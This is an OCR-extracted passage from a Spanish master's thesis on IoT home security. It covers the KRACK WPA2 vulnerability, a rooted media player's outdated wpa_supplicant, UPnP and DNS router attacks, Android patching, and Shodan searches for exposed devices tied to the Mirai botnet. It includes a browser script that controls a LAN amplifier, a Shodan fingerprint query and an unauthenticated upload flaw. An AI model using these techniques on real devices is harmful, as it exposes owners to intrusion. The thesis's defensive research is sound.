


Figura 57 – Diagrama de actividad de negociación del 4way handshake

Lógicamente los pasos 3 y 4 pueden repetirse para negociar una nueva clave de grupo (*GTK*) cada vez que el punto de acceso lo considere oportuno (por ejemplo, cuando una estación cliente se desconecta para garantizar la privacidad de los clientes que aún se mantienen conectados).

A partir de este punto, ambos extremos conocen las claves que necesitan para proteger las comunicaciones (ya sean exclusivas con la *PTK* o las que van a varios destinos con la *GTK*).

Es aquí en el tercer paso de este apretón de manos donde se considera vulnerable.
Si el Punto de acceso no recibe ese cuarto mensaje porque se ha perdido, se ha secuestrado el mensaje, o incluso se ha falsificado; el punto de acceso retransmitiría el mensaje número 3 múltiples veces y, de esta forma, reinicializar la clave de encriptación, y provocar que los datos sean encriptados usando los mismos valores. De esta manera puede poco a poco exponer la comunicación hasta que finalmente se puede leer todo el tráfico de esa conexión.

Según especifica el *white paper*, es posible, que, haciendo uso de diversas prácticas, se pueda hasta inyectar paquetes en la red. Sin embargo, el sentido del descifrado de las comunicaciones o inyección de paquetes puede producirse sobre lo que envía el AP o lo que envía el cliente en función del protocolo de encriptación y si se produce en condiciones normales o en transiciones rápidas (*FT*[53]) entre *BSS*.

[51] PMK o Pairwise Master Key
[52] MIC o Message Integrity Check
[53] FT (Fast Transition) o transición rápida de AP es un estándar IEE 802.11r-2008 que permite continuar la conectividad en clientes en movimiento, es algo así, como el roaming de un dispositivo móvil que le permite de forma transparente cambiar de un punto de acceso a otro en función de la calidad de la señal de manera transparente.

	Replay [c]	Decrypt [a]	Forge
4-way impact			
TKIP	AP → client	client→ AP	client→ AP [b]
CCMP	AP → client	client→ AP	
GCMP	AP → client	client→ AP	client↔ AP [b]
FT impact			
TKIP	client→ AP	AP → client	AP → client
CCMP	client→ AP	AP → client	
GCMP	client→ AP	AP → client	AP ↔ client [b]
Group impact			
any	AP → client [c]		

[a] With this ability, we can hijack TCP connections to/from an Internet endpoint and inject data into them.
[b] With this ability, we can use the AP as a gateway to inject packets towards *any* device connected to the network.
[c] This denotes in which direction we can replay unicast and group-addressed frames. For the group key handshake, only group-addressed frames can be replayed.

Figura 58 – Krack tiene distintos alcances dependiendo de la configuración de la red WPA/WPA2

Este tipo de ataque *Krack* permite la reutilización de una determinada clave cuando solo debería usarse una única vez y es debido a que la especificación del estándar no lo garantiza y son los distintos fabricantes y desarrolladores quienes han interpretado esto de distintas formas.

Los riesgos principales es la posibilidad de secuestrar conexiones y descifrar paquetes *TCP SYN* y permitiendo manipular dichas conexiones

En ningún caso se consigue la clave de la red WIFI, si no que se puede interceptar la conexión, con lo que el cambio de la clave de la red WIFI con dispositivos vulnerables en la práctica no sirve de nada.

4.3.2 Situación de los sistemas operativos en cuanto a Krack

Los dispositivos *Windows* e *iOS* no soportan la retransmisión del tercer mensaje, esto viola el estándar 802.11, siendo no vulnerables a este ataque, sin embargo, ambos son vulnerables al ataque del *GTK*. Además, como ambos soportan el estándar 802.11r, es posible atacarlos indirectamente a través de un ataque de reinstalación de clave durante la negociación de transición rápida (FT), que vimos antes.

El ataque es especialmente preocupante en el cliente WIFI usado en Linux: *wpa_supplicant*[54] . En las versiones 2.3 e inferiores son vulnerables, sin embargo, en su versión 2.4 y 2.5 instalan una clave de cifrado TK a ceros cuando se recibe un mensaje del paso número 3 retransmitido (esto puede deberse a que en la especificación 802.11 sugiere indirectamente eliminar el TK generado de la memoria).

La versión 2.6 de *wpa_supplicant* lo resolvió solo para cuando se recibe el mensaje 3 por primera vez, sin embargo, se parcheó mal porque solo lo hace cuando, tras recibir el mensaje 3, el mensaje 4 no llega debido a, por ejemplo, ruido de fondo. No contó con que un atacante puede abusar de esta situación para forzar una clave de todo ceros.

En *Android* que está basado en *Linux* y usa *wpa_supplicant* también se ve afectado en especial en la mayoría de las versiones de *Android* 6.0 cuyas compilaciones de la ROM con *wpa_supplicant* esté basado en la versión oficial (*AOSP*[55]) aunque otros fabricantes podrían formar la ROM con otra versión de *wpa_supplicant* u otro sistema distinto.

En conclusión, esta vulnerabilidad exige actualizar el firmware de los routers, pero en especial de los clientes y estaciones. Como es de esperar, un sistema operativo como *Windows* o *MacOS* se actualizan en muchos dispositivos de una manera muy simple. ¿Pero en nuestros *IOTs*?¿Si abandonan los fabricantes el soporte oficial? Es muy probable que muchos dispositivos no lleguen a tener actualizaciones de seguridad nunca.

[54] http://w1.fi/wpa_supplicant/
[55] AOSP: Android Open Source Project es el Proyecto de Código abierto de Google sobre Android sin personalizaciones

4.3.3 ¿Posee esta vulnerabilidad algunos de los *IOTs* analizados?

Como ya tenemos acceso administrador (o *root*) al Shell del reproductor multimedia analizado, podemos fácilmente ver si *wpa_supplicant* está en ejecución y que versión tiene:

```
BusyBox v1.10.0 (2016-03-23 20:30:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/webserver/htdocs # ps w | grep wpa_supplicant
ps w | grep wpa_supplicant
 1429 root     37924 S    wifi_direct_manager -i wlan1 -a /etc/p2p-action.sh -c /tmp/wpa_supplicant/ -x xWIFI_DIRE
CT='1'
 1722 root      4880 S    /usr/local/bin/wpa_supplicant.realtek -P /tmp/wpa_supplicant.pid -D nl80211 -B -i wlan0
-c /tmp/wpa_suppli
 1829 root      4880 S    /usr/local/bin/wpa_supplicant.realtek -i wlan1 -D nl80211 -c /tmp/WFD.conf -P /tmp/wpa_s
upplicant_p2p.pid
 2112 root      3440 R    grep wpa_supplicant
/webserver/htdocs # /usr/local/bin/wpa_supplicant.realtek -v
/usr/local/bin/wpa_supplicant.realtek -v
wpa_supplicant v2.0-devel
Copyright (c) 2003-2012, Jouni Malinen <j@w1.fi> and contributors
```

Figura 59 – Se comprueba la antigüedad del wpa_supplicant del reproductor *multimedia desde su shell*

wpa_supplicant en el firmware del reproductor multimedia, se aplica a la interfaz *wlan0* (conexión WiFi) y *wlan1* (conexión directa, p.e. *Miracast*). En este caso, nos encontramos que se utiliza en ambas interfaces la versión 2.0 siendo vulnerabilidades, ya que se advierte sobre las versiones de *wpa_supplicant* 2.3 e inferiores son vulnerables a *Krack*.

En el amplificador *Yamaha* con pruebas de caja negra no se ha podido determinar, aunque se podrían ejecutar los scripts de *Krack* que finalmente fueron liberados[56] para testar su fiabilidad.

4.3.4 Como resolver la vulnerabilidad Krack

Lógicamente para resolver la posibilidad de que *Krack* se vea puesto en práctica en nuestras redes WIFI es importante actualizar los dispositivos a su última versión, siempre que sea posible. En el caso del reproductor multimedia teniendo ahora acceso *root* se podría investigar reemplazar *wpa_supplicant*.

Si no fuese posible, como vimos antes, el ataque *Krack* se vería mitigado si usamos en nuestras redes WIFI con WPA2 y el uso de *CCMP*, ya que no permite la inyección de paquetes, aunque si podría permitir observar que sucede en la red y de alguna manera verse nuestra privacidad expuesta. Aunque si usamos y combinamos métodos como el acceso mediante SSL en nuestras comunicaciones HTTP podría verse aún más mitigado nuestros riesgos.

5. Routers y dispositivos de gestión

5.1 Routers

Los routers son nuestra barrera entre Internet y nuestra red local. Por tanto, es de especial importancia que un router sea configurado de una forma minuciosa y cuidadosa puesto que no deja de ser la “cerradura” de nuestro hogar para los que pretenden entrar. Pero también tenemos que tener en cuenta sobre aquellas acciones desde dentro y que puede dejar “puertas abiertas”.

Lo primero que nos viene a la cabeza sobre fallos o descuidos de configuración de un router típico para controlar el tráfico de Internet de una PYME o de un hogar es que tenga puertos de más abiertos y que redirijan tráfico o expongan directamente equipos locales nuestros a Internet. Y no va mal encaminado el tema, sin embargo, además de eso, nos olvidamos de que el problema puede estar dentro de la red local sobre quién o qué puede abrir o exponer a Internet nuestros *IOTs* y dispositivos.

Hasta ahora hemos podido comprobar que los *IOTs* suelen tener muchas deficiencias de configuración o fallos de seguridad, que suponen que si un fabricante deja de actualizarlos y nosotros no hemos cuidado su configuración sean una puerta de entrada a nuestra red (o de ataque a otras redes).

[56] https://github.com/vanhoefm/krackattacks-poc-zerokey

Lógicamente tendremos que trabajar y cambiar nuestra mentalidad sobre cómo evitar exponerlos innecesaria o directamente (ya lo vimos en el capítulo 1 y veremos más en el capítulo 6).

El tema se complica cuando somos nosotros mismos, sin darnos cuenta, quien le decimos al router que haga cosas distintas a las esperadas sin saberlo. Es obvio que si un paquete llega por un determinado puerto de nuestra IP publica, es nuestro router el que, gracias a su firewall interno y su *NAT*[57], de alguna manera evitan que esa conexión llegue a un dispositivo de nuestra red interna. Sin embargo, igual que todo es más estricto en la puerta de entrada, todo es mucho más laxo en nuestra red local.


El primer problema de los routers son la ausencia de actualizaciones a tiempo y su exceso de funcionalidades. En lo que toca a actualizaciones, muchos routers de ISPs no están lo suficientemente actualizados o protegidos y además tendemos a dejar ese trabajo al propio Proveedor de Servicios de Internet (*ISP*). También es un problema cuando somos nosotros los responsables de la actualización del dispositivo ya que en muchas ocasiones tampoco se produce de manera voluntaria.

Sin embargo, siempre se baja la guardia en el desarrollo de los firmwares y la seguridad por la mera comodidad del usuario final. Existen absurdos como que una aplicación móvil de gestión del propio router no pregunte la contraseña para acceder a la configuración: simplemente usa una contraseña calculada en base a una característica de este router (como la *MAC*), es decir, un patrón para poner en riesgo todos los routers de ese modelo. Y es precisamente, un usuario[58] [21] quien lo documentó con detalle, explicando como trabajaba esta aplicación móvil accediendo a una API donde era posible acceder a su propia contraseña de VoIP que el ISP almacena en el router (y que no es posible acceder). Por tanto esto permitiría una suplantación de identidad en las llamadas telefónicas ¿Por qué no?. Afortunadamente este fallo ha sido resuelto a tiempo para evitar males mayores, pero es un ejemplo muy claro.

Sobre la funcionalidad de estos routers, se les podría llamar *IOTs* en el momento en que tienen USBs y conectamos discos duros que se convierten en cosas conectadas a Internet con datos, FTPs, nubes personalizadas, etc. un sinfín de cosas en un dispositivo con tanta responsabilidad, donde se diversifica en exceso la funcionalidad de él. ¿Pero quién abre la puerta de acceso a nuestros *IOTs* a través de los routers?

5.1.1. Filet-O-Firewall

En una conexión normal dentro de nuestro hogar o PYME es normal pensar que todo el tráfico entrante del exterior queda bloqueado: además de que hace falta una regla en el Firewall y/o NAT que le diga al router que el tráfico entrante por el puerto, por ejemplo, 10001 debe ser redirigido a una determinada IP interna. Pero para que esto se cumpla en el puerto 10001 esa regla debe estar configurada, si no, por defecto al no saber el NAT del router a donde redirigir ese tráfico, simplemente queda bloqueado:



[57] NAT o Network Address Translation. En un router de Internet donde varios equipos de una red local salen a Internet bajo una misma IP pública, el NAT cuando llega la respuesta de Internet a una petición interna sabe quien la realizó y la redirige al equipo adecuado, es decir, se encarga de esas traducciones.
[58] http://elladodelnovato.blogspot.com/2017/09/full-remote-control-livebox-fibra.html

Figura 60 – Como trabaja un router o firewall protegiendo los dispositivos de una LAN

Si pensamos en la comodidad del usuario, con una aplicación o dispositivo que requiere que se abra un puerto en el router para permitir su acceso desde Internet: Esto supone que un usuario sin conocimientos debería acceder al router y configurarlo. Como esto es incómodo para el usuario, con el fin de dar solución a este tema, nació el protocolo *IGD*[59] (implementado en *UPnP*[60]) que da solución a esto entre otras cosas. De esta forma un dispositivo o aplicación desde la red local (que se entiende que es una red de confianza) puede solicitar al router añadir o eliminar estas aperturas de puertos. El problema principal es que los creadores de *IGD* no dieron solución estándar al sistema de autenticación en estos dispositivos.

Es aquí donde nace el ataque *Filet-O-Firewall*[61] [62], que permite desde un ordenador de la LAN ejecutando en un navegador web un determinado *JavaScript*, la habilidad de mandar peticiones HTTP hacia el router con el fin de abrir puertos. Es decir, podemos estar visitando un sitio web malicioso y ser nuestro navegador quien ejecute una serie de peticiones en nuestro ordenador que está en la LAN hacia nuestro router y poder llegar a exponer el propio ordenador o nuestros débiles *IOTs*.




Figura 61 – Una vez aplicado el ataque se exponen nuestros dispositivos de la LAN

Imaginemos lo que puede suponer ejecutar un *JavaScript* al visitar una web que, por ejemplo, detecte los dispositivos a nuestro alrededor, ver que *IOTs* puedan tener capacidades de ser vulnerables y abrir una serie de puertos a esos *IOTs*. Si hablásemos del reproductor multimedia que explicamos antes en el que poder ejecutar todo tipo de código malicioso y abierto a Internet sería, por ejemplo, más fácil perpetrar su control para una *Botnet* desde el exterior. Ni que decir, que es totalmente recomendable tener desactivada la opción de uso de *uPnP* en nuestro router.

5.1.2. DNS Changer

Otro mal para nuestra red local, es un ataque llamado *DNS Changer*, nacido en 2012 [22], que no es otra cosa que la habilidad de cambiar nuestras *DNSs* [63] por otras que suplantan nuestras resoluciones de nombres, de esta forma, visitando una web conocida como google.es, al resolverlo de una manera alterada, podemos estar viendo el contenido devuelto por un servidor también suplantado.

---

[59] IGD o Internet Gateway Device Standarized Device Control Protocol, es un protocol que permite de manera fácil en redes locales la posibilidad de gestionar una pasarela o router especialmente aperturas de puertos pudiendo abrirlos o no y listarlos, conocer la IP pública, etc. Es muy práctico cuando un video juego o una asistencia remota necesita una conexión entrante desde Internet a un equipo interno, es ahí, donde IGD tiene mucho sentido.
[60] UPnP o Universal Plug and Play es un conjunto de protocolos de comunicación que permite descubrir de manera transparente otros dispositivos en la misma red. Pensado especialmente para el ámbito del hogar.
[61] Antigua web en web.archive.org : http://web.archive.org/web/20160208233326/http://www.filet-o-firewall.com/
[62] Repositorio con scripts de Filet-O-Firewall y documentación: https://github.com/filetofirewall/fof
[63] DNS o Domain Name System. Es un sistema básicamente es lo que nos permite traduce nombres por IPs para evitar recordar complejos números. Los servidores DNS se encargan de traducir un nombre por una IP. Una similitud muy parecida a nuestra agenda de nuestro teléfono o un listín telefónico donde buscas nombres de personas y se traducen por números.

Aunque esto nos puede ocurrir en nuestra máquina local, no es difícil imaginar lo "goloso" que puede ser alterar las *DNSs* de un router para que así, mediante *DHCP*[64], a todos los equipos de la LAN queden asignadas esas *DNSs* que tiene el router y poder infectar en cierto modo una red. Esto es facilitado por la falta de atención en las contraseñas de estos dispositivos donde muchos, o tienen contraseñas débiles o por defecto: el gran mal del *IOT* y de los routers.

Reflexionando sobre este tema, podríamos estar expuestos a sitios web clonados que en apariencia son iguales (phising[65]) y que teniendo confianza ciega en su aspecto corporativo y en que no hay diferencia con el original, sumado a la falsificación del dominio mediante *DNS* introduzcamos datos sensibles y sean captados. Por supuesto, si un sitio web funciona por HTTPS y vemos que está por HTTP será motivo para sospechar. Pero, además, si el intruso hace el *phising* y pretende que esté por HTTPS es muy difícil que logre obtener un certificado de clave pública asociado a ese dominio y firmado por una entidad de confianza, lo que haría saltar las alarmas al usuario.

Pero imaginemos que un *IOT* que de manera débil y sin HTTPS traiga una actualización de firmware de un servidor que no es el que cabe esperar ¿No sería un peligro? Por supuesto, en este caso es una suposición ¿Pero porque no?

Por si no fuera poco este ataque tuvo un repunte de nuevo en 2016 [23] lo que denota que los routers siguen siendo frágiles en este tema y en la seguridad de sus contraseñas.

5.2 Dispositivos de gestión

Sin duda nuestros *IOTs* queremos gestionarlos desde nuestro móvil, Tablet o PC y eso supone que si nuestro dispositivo de gestión está infectado o tenemos hábitos equivocados podamos ser nosotros, desde nuestra red local, quienes brindemos acceso.

5.2.1 Navegadores web

Sin entrar en tipos de ataques existentes, si sabemos que nuestro navegador o aplicaciones en nuestro equipo pueden hacer muchísimas peticiones en nuestra red local controlado por alguien desconocido tras visitar, por ejemplo, una web o un banner sospechosos incrustados en webs.

Visitando, por ejemplo, una determinada web, no sería difícil pensar que pueda hacer peticiones a IPs de nuestra red local: si pensamos en nuestro frágil reproductor multimedia no sería difícil enviar peticiones AJAX mediante HTTP a nuestro dispositivo con el fin de realizar ciertas acciones sobre este, o por ejemplo, poder manejar nuestro amplificador de casa que vimos antes.

```
<html>
  <head>
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.0/jquery.min.js"></script>
    <script type="text/javascript">
function sendCommand(){
    $.ajax({
      type: "POST",
      url: "http://192.168.1.7/YamahaRemoteControl/ctrl",
      data: '<?xml version=\"1.0\" encoding=\"utf-8\"?><YAMAHA_AV cmd=\"PUT\"><Main_Zone><Volume><
          Lvl><Val>-310</Val><Exp>1</Exp><Unit>dB</Unit></Lvl></Volume></Main_Zone></YAMAHA_AV>',
      processData: false,
      success: function(msg) {
        alert("The result =" + msg);
      }
    });
}
    </script>
  </head>

  <body>
    <a href="javascript:sendCommand()">Click</a>

  </body>
</html>
```

Figura 62 – Ejemplo de código HTML/JavaScript que permite cambiar el volumen al amplificador en la red local

[64] DHCP o Dynamic Host Configuration Protocol: Un protocolo donde un servidor DHCP es capaz de asignar dinámicamente direcciones IP a los dispositivos que lo soliciten junto con más configuraciones (como las DNSs, puerta de enlace, etc) y llevando el control de que direcciones ha asignado para así saber cuál es la adecuada para las siguientes solicitudes. Permitiendo que los clientes soliciten direcciones IP y su configuración de una forma muy sencilla.

[65] Phising o suplantación de identidad. Donde mediante ingeniería social o haciéndose pasar por alguien de manera legítima cuando realmente no lo es.

Sin embargo, esto puede ser potenciado por tecnologías como *Flash* (que permiten abrir todo tipo de sockets mediante *ActionScript*), pensemos que hasta hace no mucho todos los banners eran *Flash*, o los recientes *WebSockets* lo que posibilita desarrollar todo tipo de *malwares* web para ejecutar en nuestra LAN.

5.2.2 Sistemas operativos

Es imprescindible que nuestros dispositivos estén siempre actualizados para evitar que determinados resquicios en la seguridad y sean un punto de partida en el robo de credenciales, o en la ejecución de código remoto que produzca que nuestro propio equipo sea el foco de contagio y exponga más dispositivos.

En equipos de sobremesa el tener actualizado nuestro sistema operativo no es difícil, aunque aún se siguen viendo a finales de 2018 equipos con *Windows XP* [24] cuando su soporte cesó oficialmente en octubre de 2014[66].

Ni que decir que es totalmente recomendable tener nuestro equipo perfectamente protegido con antivirus o sistemas antimalware, además de tener muy buen criterio a la hora de usar pendrives desconocidos, abrir emails sospechosos, etc.

Sin embargo, bajo mi punto de vista, son los dispositivos móviles los preferidos en el manejo de nuestra casa con nuestros *IOTs* (por ejemplo, termostato o nuestras luces de casa). Y precisamente son los dispositivos móviles los que tienen un mantenimiento mucho más limitado de su sistema operativo y estando más abandonados a su suerte.

Android es el sistema operativo por excelencia en móviles y tablets [25] (en 2017 alrededor del 85,9% frente al 16% de iOS), además de ser de código abierto, ha permitido que infinidad de fabricantes lo adopten como sistema operativo de sus equipos lo que ha alimentado aún más que su tasa de penetración en el mercado sea tan alta.




Figura 63 – Comparativa de panorama de sistemas operativos moviles en 2010 y en 2017 (fuente: Statista)

Sin embargo, *Android* adolece hoy en día de varios problemas particulares:

- Aunque *Android* y sus actualizaciones son publicadas de manera general por *Google*, son los fabricantes quienes tienen que adaptar a sus dispositivos las actualizaciones de *Android* incluyendo capas de personalización[67] del fabricante en el dispositivo, como los drivers que manejen el hardware de ese dispositivo en particular.

[66] Sin embargo, versiones especiales basadas en Windows XP se han seguido usando en cajeros automáticos con un soporte extendido por Microsoft hasta 2019 para facilitar a la banca su migración

[67] Las capas de personalización son una serie de cambios en el sistema operativo Android por parte del fabricante del dispositivo móvil con el fin de hacer el producto más atractivo o con capacidades que diferencie el dispositivo de otros dispositivos Android

El resultado es que, muchas veces o tardan en recibir actualizaciones por ese proceso intermedio o no lo hagan nunca.

Pensemos en cuantos dispositivos no habrán terminado teniendo parcheado *wpa_supplicant* y son y serán vulnerables en el futuro a ataques como *Krack* (ataque que vimos en el anterior capítulo).

- *Android* tiene un problema de fragmentación que *Google* está continuamente tratando de mitigar, es decir, que, aunque muchos dispositivos móviles tienen *Android* por igual, no ocurre lo mismo con la versión de *Android* instalada y es muy difícil mantener que en todos funcionen, por ejemplo, APIS de *Android*, aplicaciones de la propia *Google* o de otros proveedores, además de las dificultades para distribuir parches de seguridad. Esta solución se agrava al ser los fabricantes quienes preparen actualizaciones para cada dispositivo como vimos en el otro punto. La única solución en muchos casos es el cambio del dispositivo o que incluso esté varios años con posibles vulnerabilidades sin mantener.




Figura 64 – Distribución de versiones en iOS y en Android en Enero de 2018 (fuente: Statista)

El soporte máximo de un dispositivo *Android* ronda los dos años de media de actualizaciones por el fabricante desde el lanzamiento del dispositivo, con algunas excepciones como terminales oficiales de *Google* entre otros. Esto se ha convertido en una verdadera oportunidad para fabricantes que lejos de gastar recursos en alargar la vida de los dispositivos perfectamente capaces en tener versiones mas modernas de *Android*, de la sensación de que es mejor acortar la vida de estos abandonando su soporte para poder empujar al consumidor a la compra de un nuevo dispositivo: imaginemos los riesgos que puede suponer a nivel de seguridad este tipo de filosofías.

En *iOS* como su diversificación es menor (menos modelos distintos con el mismo S.O.) y sus actualizaciones pueden rondar hasta los 6 años desde el lanzamiento del dispositivo.

Por otro lado, en el caso de *Android* pensemos que no deja de estar basado en *Linux* y si una aplicación maliciosa explota una vulnerabilidad podría *rootear*[68] el teléfono, es decir, acceso a la cuenta *root* del sistema lo que podría permitir ejecutar código remoto (incluirlo en una *Botnet*, espiar el equipo, o hacer la tarea que desee el atacante). Lo mismo ocurre con *iOS*, que deriva de *Darwin BSD* y este a su vez de *Unix*, lo que también posibilita que, si se le desbloquea la seguridad comúnmente denominada *JailBreak*[69], se puedan instalar aplicaciones no aprobadas por *Apple* que puedan ser maliciosas y que puedan también ejecutar comandos del sistema.

La extensibilidad de *Android* ha hecho que acabe en hardware *IOT*, por ejemplo, reproductores multimedia e infinidad de variantes de dispositivos y usos, siendo muchos de estos productos de

de la competencia. Esto lleva en muchos casos a que el fabricante, además de personalizarlo, preinstale aplicaciones propias o Bloatware

[68] Rootear viene de root de Linux (usuario raíz), que es como se llama el usuario administrador, el acceso a este usuario nos permitirá hacer cualquier cosa sobre el dispositivo y ejecutar comandos en modo administrador. Generalmente la acción de rootear un dispositivo Android se hace, desde el recovery del dispositivo, utilizando una vulnerabilidad que permite escalar privilegios en el kernel o con la instalación de una ROM que venga el usuario root desbloqueado.

[69] Jailbreak es similar a rootear un dispositivo Android pero en un dispositivo Apple con iOS, al final es una escalada de privilegios que permita realizar distintas cosas en modo administrador.

fabricación de baja calidad donde prácticamente nunca el fabricante vuelve a prestar atención a su firmware.

Con lo cual, la gran ventaja de *Android* es su extensibilidad, la libertad de adaptación a hardware muy distinto y a la vez la libertad de que distintos fabricantes se adapten a él, a cambio de esta visión tan abierta, tiene efectos secundarios como todas estas dificultades que hemos comentado sobre la distribución de mejoras y parches de seguridad.

Pero a nivel general en dispositivos móviles sea cual sea… ¡Se supone que cuando compramos algo pretendemos que nos dure unos años en perfecto funcionamiento y de manera segura! Como consumidores, a las características, prestaciones y calidad deberíamos tener en cuenta el tiempo de soporte restante del dispositivo y la calidad de este.

6. Los dispositivos IOTs analizados expuestos en Internet

En este capítulo vamos a investigar sobre los dos dispositivos analizados (reproductor multimedia y amplificador) y su exposición en Internet. Además, se va a intentar averiguar cuál es la razón de su exposición a Internet y si pudieran estar implicados en una *botnet* como *Mirai*.

6.1 Como y donde se van a buscar los dispositivos

Buscaremos los dos dispositivos con Shodan.io[70] y descargaremos listados de IPs de hasta 10.000 resultados previo pago. Sin embargo, el acceso al filtro de búsqueda *tag* que se usa para, por ejemplo, buscar IPs que estén implicadas en *Mirai* requiere de tener una cuenta de usuario *Shodan* de alto coste. Para ello me basaré en los resultados de https://mirai.badpackets.net para comprobar si una IP está dentro de la red *Mirai*, donde sus listados se actualizan muy a menudo.

Para ello se crearon para este TFM una serie de scripts con PHP en línea de comandos y CURL para poder extraer de backpackets.net las IPs implicadas con *Mirai* en una fecha concreta y así cruzarlos con los listados extraídos de *Shodan* en la misma fecha de cada uno de los dos *IOTs* analizados y ver si están implicados en *Mirai*.

```
[redacted].211 COINCIDENTE!
[redacted].214 COINCIDENTE!
[redacted].253 COINCIDENTE!
[redacted].115 COINCIDENTE!
```

6.2 Búsqueda de casos que usen el mismo reproductor multimedia en Internet

El reproductor multimedia tiene restringidos muchos scripts a su acceso desde una IP que no sea de la misma LAN, situación que podemos analizar para ver que respuesta HTTP produce:

```
HTTP/1.0 403 Forbidden
Date: Tue, 11 Dec 2018 17:35:31 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
X-Orion-Version: 1.0
Content-Length: 13
Connection: close
Content-Type: text/html
```

Se prepara fácilmente la consulta en *Shodan* para España:

```
403 Forbidden Server: Apache X-Orion-Version: 1.0 X-Powered-By: PHP/5.2.17 country:es
```

[70] https://www.shodan.io , es un motor de búsqueda que nos permite encontrar dispositivos expuestos en Internet. Este buscador se dedica a recorrer IPs y buscar puertos abiertos almacenando el banner de dicho servicio.

La búsqueda no anda mal afinada puesto que salen resultados con el *favicon* de "*WD*" lo que hace pensar que podría ser el mismo modelo o modelos muy cercanos.

Solamente en España estamos hablando que 71 dispositivos de estas características están, por algún motivo, con el puerto 80 o el 443 abiertos. Si abrimos nuestra búsqueda a cualquier lugar del mundo, nuestra estadística cambia sustancialmente a 4841 IPs con este dispositivo expuesto.

Viendo ya de entrada esta estadística en *Shodan*, lo cierto, es que es demasiado alta para que sea justificable abrir un panel de administración web reducido que ni siquiera es accesible y funcional para el usuario desde el exterior. Por tanto, pienso que es buena idea descargarme dos listados de *Shodan*, uno de España y otro de todo el mundo con los casi 5000 resultados.

Una vez descargados pasamos nuestro script de comparación entre este listado y el de *backpackets* y nos encontramos con que en España ninguna IP está implicada en la *botnet Mirai* y en cambio en el de todo el mundo salen unas pocas IPs.

Es una minoría de IPs afectadas por *Mirai* pero me deja sospechar que la mayoría de estos dispositivos pueden ocurrir varias cosas:

- Son parte de una *Botnet* distinta a *Mirai*
- Los ha expuesto otro malware de otro dispositivo para posteriormente intentar atacarlos.
- Podrían estar infectados con algún *malware* cuyo fin no sea ser una *botnet*.
- Son un medio para saltar a otra IP mas importante que pueda pertenecer a una *botnet* o a otro tipo de *malware* y poder borrar rastros.

Del listado de IPs localizadas en *Shodan*, me percato de una situación sospechosa: probamos en alguno de ellos si entramos a *upload.php* y puedo ver que es accesible:




Figura 65 – La vulnerabilidad de subida de ficheros está disponible sin autenticación

